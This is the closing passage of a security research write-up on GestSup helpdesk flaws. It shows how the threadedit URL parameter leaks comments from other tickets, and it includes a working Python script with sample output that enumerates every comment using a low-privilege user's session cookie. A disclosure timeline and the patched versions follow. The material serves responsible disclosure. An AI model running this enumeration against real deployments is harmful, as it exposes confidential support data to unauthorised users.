
This user can leak comment id 6 (which belongs to a completely different ticket) with this URL:
1/index.php?page=ticket&id=1&threadedit=6
The comment shows up straight in the comment input.
By iterating over threadedit, you can enumerate and dump every comment in the database. Here’s a script that does exactly that:
 1from requests import Session
 2
 3URL = "http://localhost:9001" # base url
 4COOKIES = {
 5    "COOKIE_NAME": "COOKIE_VALUE" # gestsup cookie of the user
 6}
 7TICKET_ID = "1" # id of a ticket where the user has access
 8
 9session = Session()
10session.cookies.update(COOKIES)
11
12for i in range(1, 100):
13    r = session.get(
14        f"{URL}/index.php?page=ticket&id={TICKET_ID}&threadedit={i}"
15    )
16    try:
17        comment = r.text.split('<div id="editor2" class="pl-2 pt-1 bootstrap-wysiwyg-editor" style="min-height:80px; min-width:250px; max-width:575px;" >')[1].split('</div>')[0].strip()
18        if comment:
19            print(f"Comment {i}: {comment}")
20    except IndexError:
21        continue
Running it reveals comments from tickets this user was never supposed to see:
1Comment 3: Comment from ticket A
2Comment 6: Confidential comment from ticket B
3Comment 9: Ultra confidential comment from ticket C
4Comment 10: Administrator's reply on ticket C ;)
Disclosure timeline
The basic-connector XSS (the one purifying the wrong variable) is a much older finding than the other three, so it went through its own, separate round with the vendor:
| Date | Event |
|---|---|
| 14/05/2026 | XSS in the basic connector reported to the vendor |
| 15/05/2026 | Patch sent for verification, confirmed the same day |
| 19/05/2026 | Patch deployed (bundled into the 3.2.61 release) |
| 18/08/2026 | RCE and oauth-connector XSS reported to the vendor |
| 19/08/2026 | First patch sent for verification |
| 20/08/2026 | Comments sent back on the patch; comments leak (threadedit) reported separately |
| 21/08/2026 | Revised patch sent for verification, covering RCE, oauth-connector XSS, and the comments leak |
| 24/08/2026 | Correction confirmed, patch deployed to the beta channel |
| 24/09/2026 | Patch deployed to the stable channel |
| 28/09/2026 | CVE IDs assigned by VulnCheck |
Closing thoughts
Four bugs, one running theme: never trust an email. GestSup’s IMAP connector treats the mailbox as trusted input, when in reality it’s the most attacker-controlled surface an unauthenticated user can reach.
Does GestSup validate that input? Extension blacklists, HTMLPurifier, htmlspecialchars(): on paper, every single time.
To their credit, the GestSup team was responsive and shipped fixes for all four issues once notified, RCE included, and very quickly. If you’re running GestSup with the basic or oauth-based IMAP connector enabled, make sure you’re on 3.2.61 (stable) or later.